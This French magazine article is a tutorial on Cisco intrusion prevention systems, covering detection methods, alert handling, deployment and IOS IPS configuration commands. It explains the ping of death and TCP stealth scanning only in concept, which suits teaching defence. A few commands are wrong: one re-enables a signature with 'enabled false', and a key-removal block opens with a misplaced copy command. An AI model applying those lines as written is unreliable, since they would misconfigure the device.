IPS-4215-K9 IPS-4215-4FE-K9	65 Mbps	800	50 K	de base: 1 en option 5 * 10/100BASE-TX	Non
IPS-4240-K9	250 Mbps	2500	250 K	de base 4 * 10/100/1000BASE-TX	Non
IPS-4255-K9	500 Mbps	6000	750 K	de base 4 *10/100/1000B-TX	Non
IPS-4260-K9 IPS-4260-2SX-K9 IPS-4260-4GE-BP-K9	1 Gbps [Transactionn] 2 Gbps [Media-Rich]	10000	500 K	de base 1 * 10/100/1000BASE-TX en option 9 * 10/100/1000BASE-TX ou 4 * 1000BASE-SX	Oui en option
IPS4270-20-4GE-K9 IPS4270-20-4SX-K9	2 Gbps [Transactionn] 4 Gbps [Media-Rich]	10000 20000	500 K	de base 4 * 10/100/1000BASE-TX ou 4 * 1000BASE-SX en option par ajout de cartes PCI: 16 ports	Oui en conf. De base

comme exemple un nombre très important de connexion sur un site web suite à une promotion).

Il est conseillé de laisser le temps à un IPS le temps de faire son apprentissage (2 à 4 semaines) sur un réseau donné, avant l'autoriser à prendre des actions correctives sur un comportement qu'il détecte comme anormal.

Reconnaissance par anomalie protocolaire

Cette reconnaissance ressemble un peu à la reconnaissance par signature : elle va analyser le trafic réseau et le comparer avec l'utilisation normale du protocole : l'IPS va comparer le trafic avec la RFC correspondante au trafic. On pourra par exemple détecter les tentatives d'exploitation de *buffer overflow*. Pour illustrer cette reconnaissance, nous allons voir plusieurs exemples – le ping de la mort et le *TCP stealth scanning* : L'attaque avec le ping de la mort consiste à envoyer un paquet ICMP dont la taille est supérieur a 65536 octets (entête inclus, les paquets ICMP font habituellement 64 octets et un entête 20 octets si aucune option n'est configurée). L'équipement qui reçoit alors le ping de la mort subit un dépassement de tampon et n'est plus opérationnel (les équipements ne sont plus vulnérable depuis une dizaine d'année).

Le *TCP Stealth Scanning* revient à initier une session TCP avec un segment contenant le drapeau SYN sur une machine que l'on veut scanner. Grâce au fonctionnement de TCP, la cible va renvoyer un segment avec le drapeau ACK et un autre avec SYN. La machine qui scanne envoie alors un segment RST, ce qui permet de couper la session avant qu'elle ne soit établie. Elle n'apparait pas dans certains journaux.

Grâce à la reconnaissance par anomalie protocolaire, l'IPS va s'apercevoir que le paquet ICMP est trop grand dans le cas du ping de la mort ou qu'une machine est scannée dans le cas du *TCP Stealth Scanning*. Une alerte est générée.

Les différents stauts alertes et les moyens d'actions

Les alertes d'un IPS peuvent être caractérisées différemment en fonction de l'état d'un événement détecté par l'IPS. On trouvera généralement quatre états:

- *vrai négatif* : c'est le comportement normal par défaut : il n'y a pas de comportement suspect et aucune alerte n'est levée,
- *Vrai positif* : une activité suspecte est détectée et une alerte est levée,
- *Faux positif* : aucune activité suspecte n'est présente sur le réseau, mais une alerte est quand même levée. Cela peut poser des problèmes dans le cas d'un IPS puisqu'il risque de bloquer le trafic normal,
- *Faux négatif* : une activité suspecte est présente sur le réseau mais aucune alerte n'est levée. Cela pose de gros problèmes de sécurité.

Il est évident que les faux positifs sont le vrai problème de ce type de solution. En effet, il n'est que très difficilement acceptable de voir un trafic nominal supprimé et le service rendu à l'utilisateur perturbé. En dehors de l'amélioration des bases de signatures, certaines méthodes ont été implémentées en compléments pour éviter au maximum e se retrouver dans ce cas.

Si l'on prend l'exemple du vers Nimda, cinq grande étapes doivent être exécutées en un temps donné pour qu'il aille au bout du fonctionnement prévu (Figure 4). La mise en place d'un mécanisme de corrélation d'évènements sur les cinq items permet d'identifier le vers Nimda sans faillir et de ne pas forcément lever d'alertes sur chaque items. Ce mécanisme offre donc la possibilité d'identifier la menace réelle, ainsi que la possibilité de ne pas surcharger inutilement le travail d'analyse de l'administrateur (une alerte au lieu de cinq).




Figure 3. *Analyse comportementale*




Figure 4. *Le vers Nimda*

Le deuxième mécanisme implémenté est une mesure du risque lié à la menace détectée. Elle se base sur les éléments suivants :

- Dangerosité de la menace détectée,
- Précision de la signature associée,
- Identification antérieure de l'attaquant,
- Niveau d'importance des cibles,
- Contexte réseau.

Une fois cette analyse terminée, un niveau de risque chiffré sera obtenu pour la menace. L'IPS se basera sur cette analyse pour nuancé sa réaction. La politique par défaut d'un IPS Cisco définit trois comportements :

- risque peu élevé : déclenchement d'une alarme,
- risque moyen : déclenchement d'une alarme et enregistrements des paquets pour analyse post mortem,
- risque avéré : intervention sur le flux analysé pour supprimer la menace.

La discrimination effectuée grâce à ce mécanisme permet d'éviter que l'IPS intervienne sur un flux alors même qu'un doute important subsiste quand à la caractérisation de la menace. Quoiqu'il en soit, les paramètres de configuration permettront éventuellement de déplacer le curseur si l'administrateur souhaite affiner ou adapter cette fonction à son réseau. Le deuxième intérêt de cette notation se retrouve dans la présentation des risques à l'administrateur. Les risques ayant le niveau le plus élevé sont portés à son attention en premier. Ainsi, il sera plus important qu'une menace identifiée mais non supprimée par l'IPS soit examinée par un administrateur plutôt qu'une autre pour laquelle les actions nécessaires ont déjà été enclenchées.

Lorsqu'un risque est considéré comme avéré et nécessite la mise en place d'une action corrective, un IPS pourra recourir aux éléments suivants :

- Blocage pur et simple des paquets,
- Filtrage des adresses IP,
- TCP reset sur les sessions TCP,
- Refus de connexion,
- Modifications d'ACL,
- Mise en place de rate-limiting.

Les mécanismes de redondance intégrés

Déployer un IPS sur le réseau, c'est introduire un nouvel équipement susceptible de tomber en panne, et donc augmenter le risque potentiel d'une coupure de service. Pour lutter contre ce risque, les techniques suivantes ont été développées(Figure 5) :

- *Techniques de Failopen native ou externe* : Bypass Hardware ou software qui sont là pour détecter les problèmes sur la sonde et assurer que les paquets




Figure 5. *Les mécanismes de failopen et failover des sondes IPS*

Tableau 5. *Administration des sondes*

Configuration et mise à jour IPS		Surveillance des évènements IPS		
Jusqu'à 5 sondes	> 5 sondes	1 sonde	Jusqu'à 5 sondes	> 5 sondes
IOS IPS: Cisco Security Device Manager (SDM) Cisco IPS: Cisco IPS Device Manager (IDM)	même politique ou base de signatures: Opt 1: Cisco Security Manager (CSM) Opt 2: (seulement IOS IPS) Cisco SDM et Cisco Configuration Engine pour copier les fichiers IPS générés à grande échelle Différentes bases de signatures et politiques: CSM	Cisco IDM ou Cisco SDM (IOS IPS)	Cisco IME ou un serveur syslog peut suffire pour IOS IPS	MARS x.3.5 (le modèle et leur nombre dépend du nbre de sondes, de la topologie et du facteur EPS)

continuent de circuler normalement à travers ou en contournant la sonde IPS sans inspection quand cela est nécessaire au bon fonctionnement du réseau,

- *Le Failover entre deux sondes IPS* : Un ou plusieurs chemins possibles par le réseau pour laisser passer les paquets, dans le cas d'une panne de la sonde IPS située sur le chemin primaire, et disposer d'une sonde située sur le chemin de secours ou d'un chemin sans sonde (plain wire). Attention, ce mode de fonctionnement demandera la mise en place des mécanismes stateful pouvant être configurés pour éviter que les sessions déjà actives soient coupées lors de la bascule,
- *EtherChannel Load Balancing* : Usage d'un mécanisme d'aggrégation L2 pour diviser le trafic sur un pool de sondes IPS regroupées sur le chassis d'un même switch afin de permettre de traiter des débits plus importants et de disposer de chemins redondés en cas de panne d'une des sonde IPS du pool.

Nous allons faire ici un petit focus sur le bypass hardware intégré dans les sondes, ce mécanisme étant extrêmement important puisqu'il garanti la non interruption du trafic réseau même lorsque la sonde est éteinte. Ce dernier, qu'il soit interne ou externe à l'unité est capable de transformer les interfaces physiques en câble droits lorsqu'il y a une coupure de l'alimentation électrique ou des problèmes de hardware interne. Cette action est réalisée grâce à la mise en place d'un relai entre les interfaces réseau, comme illustré en Figure 6.

Comment déployer une sonde IPS sur le réseau

La mise en œuvre des IPS sur un réseau dépendra naturellement des fonctions que vous souhaitez lui donner. Il est évident que la surveillance globale d'un réseau ne demandera pas la même architecture que celle d'un simple lien vers Internet. Classiquement, on pourra retrouver les quatre grands cas suivants :

- Insertion entre deux équipements de niveau 2 sans trunk




Figure 6. *Mécanisme de bypass hardware*

– Dans ce déploiement la sonde IPS peut être placée soit entre 2 VLANs distincts, situés dans le même sous-réseau IP et répartis sur deux commutateurs, soit entre deux commutateurs mais pour le même VLAN. Si l'on considère par exemple, une petite entreprise où le serveur web est situé sur le même sous-réseau que d'autres équipements collectant des emails et donc susceptibles d'être infectés par une attaque virale, cette architecture permettra de comprendre dans le même sous réseau à la fois les stations infectées dans et les serveurs critiques en diminuant très fortement les risques pour les serveurs,

- Insertion entre deux équipements de niveau 2 avec trunk – Si l'on considère un environnement campus, on pourra imaginer positionner des sondes IPS au niveau de la couche core où plusieurs segments réseaux du réseau commuté sont reliés ensemble dans le but de contenir les attaques provenant de l'intérieur du réseau mais aussi en stoppant les attaques issues de l'extérieur de l'entreprise,
- Insertion entre deux vlan interne au commutateur – Dans ce déploiement la sonde IPS est placée entre 2 VLANs différents mais situés dans le même sous-réseau IP. Ce type de déploiement est très efficace pour protéger une ressource critique d'autres équipements situés sur le même sous-réseau. Si l'on considère environnement campus, on pourra imaginer positionner des sondes IPS entre des serveurs critiques du Data Center ou entre les serveurs de la même ferme dans le but de protéger non seulement des attaques qui visent ces équipements situés dans ces VLANs mais aussi d'aider à limiter les effets d'une infection virale issue de ces endroits du réseau,
- Insertion entre deux équipements de niveau 3 – ce type d'architecture sera considérée la plupart du temps pour les cas suivants: frontière de la zone Internet, du Data Center, de la ferme de Serveurs ou de l'accès distant, du WAN.

Comment administrer les sondes IPS

La gestion d'une solution de type IPS peut se définir en quatre grands items :

- Gestion de la configuration et mise en service,
- Mise à jour du systèmes et des différentes bases d'analyse,
- Gestion et analyse des alertes,
- Gestion des actions correctives.

Chacun de ces points peut naturellement être traités avec les outils fournis en standard avec une sonde, à savoir le device manager (Figure 7) et l'event viewer (Figure 8). Le device manager permettra de travailler sur les points suivants :

- Statut des interfaces,
- Ressources du systèmes,

Figure 7. *IPS Device manager*




Figure 8. *IPS Event Viewer*

- Gestion des compteurs et profils d'alertes,
- Gestion des mises à jour,
- Gestion des configurations (Il est intéressant de noter que la gestion des configurations offre de nombreuses possibilités, comme l'archivage, le rollback ou la copie).

Tandis que l'event viewer se concentrera sur ceux-ci :

- Utilisation des rapports par défaut ou création de rapports personnalisés,
- Paramétrage des notifications,
- Gestions des alarmes et réponses aux menaces détectées.

Attention cependant, l'une des caractéristiques des IPS est de fournir énormément de logs. Si le volume et la fréquence passent un certain stade (estimé à la production de cinq sondes par Cisco, voir Figure 7), il sera nécessaire de compléter la solution avec des produits dédiés à ce type de traitement, comme les solutions MARS et *Security Manager* dans le monde Cisco.

Listing 3. *Une signature vue par un routeur Cisco avec un IOS IPS*

```
Router(config)#ip ips signature-category
Router(config-ips-category)#category all
Router(config-ips-category-action)# retired true
Router(config-ips-category-action)# exit
Router(config-ips-category)# category ios_ips basic
Router(config-ips-category-action)# retired false
Router(config-ips-category-action)# exit
Router(config-ips-category)# exit
Do you want to accept these changes? [confirm]y
Router(config)#
```

Listing 4. *Désactivation de la signature*

```
router(config)#ip ips signature-definition
router(config-sigdef)#signature 6130 10
router(config-sigdef-sig)#status
router(config-sigdef-sig-status)#enabled false
router(config-sigdef-sig-status)#exit
router(config-sigdef-sig)#exit
router(config-sigdef)#exit
Do you want to accept these changes? [confirm]y
router(config)#
```

Listing 5. *Activation d'un groupe de signatures*

```
router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z
Router(config)#ip ips signature-category
Router(config-ips-category)#category ios_ips basic
Router(config-ips-category-action)#enabled true
Router(config-ips-category-action)#exit
Router(config-ips-category)#exit
Do you want to accept these changes? [confirm]y
Router(config)#
```

Listing 6. *Changement du comportement en cas d'alerte pour une signature*

```
Router(config-sigdef-sig-engine)#event-action produce-alert
Le (ou les) paquet(s) vont être droppé(s) au niveau de l'IPS
Router(config-sigdef-sig-engine)#event-action deny-packet-inline
La connexion TCP va être réinitialisée avec la commande suivante :
Router(config-sigdef-sig-engine)#event-action reset-tcp-connection
Router(config-sigdef-sig-engine)#exit
Router(config-sigdef-sig)#exit
Router(config-sigdef)#exit
Do you want to accept these changes? [confirm]y
Router(config)#
```

Exemple de configuration d'un IOS IPS

- Un routeur Cisco avec services intégrés (87x, 18xx, 28xx, or 38xx),
- 128MB ou plus de DRAM et au moins 2 MB de mémoire flash de libre,
- Une connexion console ou Telnet jusqu'au routeur,
- Version d IOS 12.4(15)T3 ou supérieure,
- Un login CCO (username et password) sur Cisco.com valide,
- Une version actuelle du contrat de service IPS Cisco pour la signature de la licence et la mise à jour des services.

Préalablement à toute configuration de l'IPS, nous devons mettre les fichiers suivant : *IOS-Sxxx-CLI.pkg* et *realm-cisco.pub.key.txt* dans la mémoire flash dans le *dossier ips_new.*

Configuration d'une clé de cryptage pour IOS IPS

La clé de cryptage est utilisé pour vérifier la signature digitale du fichier de signature (*sigdef-default.xml*) dont le contenu est signé par la clé privée de Cisco qui garantie son authenticité et son intégrité à chaque version.

Nous allons copier le contenu de *realm-cisco.pub.key.txt* et le coller dans le routeur en mode de *configuration globale* (voir Lisitng 2).

Si la clé est incorrecte, il faut retirer la clé de cryptage et la reconfigurer. Pour retirer la liste de cryptage :

```
Router(config)#copy running-configure
      startup-configure
Router(config)#no crypto key pubkey
      -chain rsa
Router(config-pubkey-chain)#no named
      -key realm-cisco.pub signature
Router(config-pubkey-chain)#exit
Router(config)#exit
```

Réglage de base de l'IPS sur notre routeur

Ensuite nous allons créer un nom de règles, ceci est utilisé sur une interface pour activer l'IPS

```
Router#configure terminal
Router(config)# ip ips name iosips
Configurer la location du dossier
      de signature IPS
Router(config)#ip ips config location
      flash:ips_new
Activation des notifications
      d'évènement via syslog
Router(config)#ip ips notify log
```

Ensuite, il va falloir configurer IOS IPS pour utiliser l'une des catégories de signature. Dans l'exemple qui suit, nous allons retirer toutes les signatures dans toutes les catégories, puis nous allons remettre la catégorie *IOS IPS Basic* (voir Lisitng 3).

Ensuite nous allons activer la règle IPS créée auparavant sur l'interface désirée et la direction dans laquelle il doit être appliqué.

```
Router(config)#interface GigabitEthernet
                        0/1
Router(config-if)#ip ips iosips in
Router(config-if)#exit
Router(config)#exit
```

Mise a jour de la base de signature

Afin de récupérer les dernières signatures, il faut copier les packages des signatures sur un serveur ftp ou tftp et lancer la commande suivante qui va copier les dernières signatures sur le routeur et les compiler.

```
Router#copy ftp://login:password
      @10.1.1.1/IOS-S310-CLI.pkg
      idconf
```

Il faut ensuite vérifier que la compilation a été correctement effectuée.

```
Router#show ip ips signature count
```

Réglage avancé de l'IPS

Nous pouvons ensuite régler un seuil des paquets non inspectés à partir duquel une alerte va être générée :

```
Router(config)# service interface
Router(config-int)# interface-
      notifications
Router(config-int-int)# missed-
      percentage-threshold 25
```

Nous pouvons aussi désactiver tout le trafic qui ne peut être analysé (par exemple, le moteur d'analyse est désactivé) :

```
Router(config)# service interface
Router(config-int)# bypass-mode off
Router(config-int)#exit
```

Pour désactiver une unique signature, il faut récupérer son numéro avec la commande :

```
Router#show ip ips signature
```

Ensuite, il suffit de désactiver la signature (dans notre cas la signature 6130 avec le sous-ID 10) avec les commandes suivantes (voir Listing 4).

Terminologie

- *Segment* : PDU (*Protocol Data Unit* : unité de donnée de protocole) de couche 4, couche Transport,
- *Paquet* : PDU de couche 3, couche Réseau,
- *Trame* : PDU de couche 2, couche Liaison de Données,
- *DMZ* : (*DeMilitarized Zone*) partie du réseau qui fait tampon entre internet et le réseau de l'entreprise ; normalement, aucune donnée ne doit passer d'internet vers le réseau interne directement, elles doivent au minimum passer par un proxy en DMZ,
- *Gratuitious ARP* : paquet envoyé en broadcast qui sert à mettre à jour le cache des hôtes présents sur le segment réseau. Il sert normalement au démarrage d'un ordinateur pour indiquer au réseau qu'il vient de se connecter et quelle est son adresse MAC.

Listing 7. *Changement du comportement de l'IPS en cas d'alerte pour un groupe de signature*

```
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z
Router(config)#ip ips signature-category
Router(config-ips-category)#category ios_ips basic
Router(config-ips-category-action)#event-action produce-alert
Router(config-ips-category-action)#event-action deny-packet-inline
Router(config-ips-category-action)#event-action reset-tcp-connection
Router(config-ips-category-action)#exit
Router(config-ips-category)#exit
Do you want to accept these changes? [confirm]y
Router(config)#
```

Pour réactiver une signature, il suffit de faire la même chose que ci-dessus avec la commande suivante au lieu de enabled false :

```
router(config-sigdef-sig-status)
      #enabled false
```

Les commandes suivantes permettent d'activer ou désactiver (suivant si nous rentrons *enabled true* ou *enabled false*) les signatures pour tout un groupe (dans notre cas les signatures de base) (voir Listing 5).

Contre-mesures

À chaque fois qu'une alerte est levée, une journalisation est effectuée (*log* en anglais). De plus, il peut envoyer un message de journalisation à un serveur – *Syslog ou Security Device Event. Exchange* – et/ou envoyer un e-mail à l'administrateur pour prévenir le gestionnaire du réseau de l'alerte et en garder une trace en vue d'une amélioration ultérieurs. Il peut aussi stopper la session TCP incriminée ou toutes les sessions TCP pour bloquer l'intrusion, ou encore juste supprimer le trafic incriminé. De plus, il peut reconfigurer la configuration du routeur pour contrer l'attaque. Néanmoins, il faut faire attention à ne pas bloquer le trafic normal, ni bloquer les faux positifs.

Nous allons maintenant voir comment changer les actions pour la signature 6130:10 :

```
Router#configure terminal
Enter configuration commands, one
      per line. End with CNTL/Z.
Rrouter(config)#ip ips signature
      -definition
Router(config-sigdef)#signature
      6130 10
Router(config-sigdef-sig)#engine
```

Nous allons lever une alerte et si la notification est active, l'IPS va laisser un message de journalisation sur le serveur syslog ou SDEE (voir Listing 6).

De la même manière, nous pouvons le faire avec un groupe de signature (voir Listing 7).

L'administrateur réseau devra être particulièrement vigilant si plusieurs alertes de suite proviennent d'une station de travail du réseau interne ; il devra examiner en détail cette station après avoir pris des mesures visant à protéger le reste du réseau – l'attaque peut venir d'un ver ou d'un virus qu'il faut bloquer afin qu'il ne se propage pas dans les autres stations du réseau. L'attaque peut aussi venir d'un utilisateur mal intentionné qu'il faudra surveiller activement.

Conclusion

Pour protéger son réseau, un pare-feu n'est pas suffisant car il ne protège pas contre les intrusions et les comportements suspects. Dans ce cas, il faut rajouter un IPS qui se chargera de l'analyse du trafic réseau et qui pourra prendre des mesures défensives sans intervention humaine pour stopper cette attaque. La plupart du temps, on rajoutera même plusieurs IPS, un pour chaque segment réseau, pour une protection optimale : par exemple, un IPS pour la DMZ et un pour le réseau interne.

Les IPS ne sont malheureusement pas infaillibles et certains outils présents sur Internet permettent de les tester voir de les contourner dans certains cas. Un petit tour sur le site suivant *http://www.iv2-technologies.com/~rbidou/* permettra de prendre connaissance de la présentation traitant de ce sujet lors de la conférence Blackhat 2006. Il est vrai qu'il ne s'agit plus d'une présentation récente, elle permettra néanmoins de comprendre les bases pour pouvoir ensuite approfondir le sujet. ●

À propos de l'auteur

Étudiant à SUPINFO et membre du laboratoire des technologies Cisco (*http://www.labo-cisco.com/*) depuis 2006, Coyette Charly est SCT Cisco à SUPINFO (formateur des technologies réseau) depuis un an. L'auteur peut être contacté à l'adresse mail suivante : *coyettec@gmail.com*.

Sur Internet

- *http://fr.wikipedia.org/wiki/Intrusion_Detection_System* – article sur la théorie des IDS, cela ne comprend que la détection des intrusions et non le blocage des attaques (prévention),
- *http://www.commentcamarche.net/detection/ids.php3* – un petit article sur la théorie des IPS,
- *http://www.fcug.fr/* – French Cisco Users Group, Groupe utilisateurs francophones des technologies Cisco,
- *http://www.cisco.com/go/ips* – page d'accueil sur les IPS.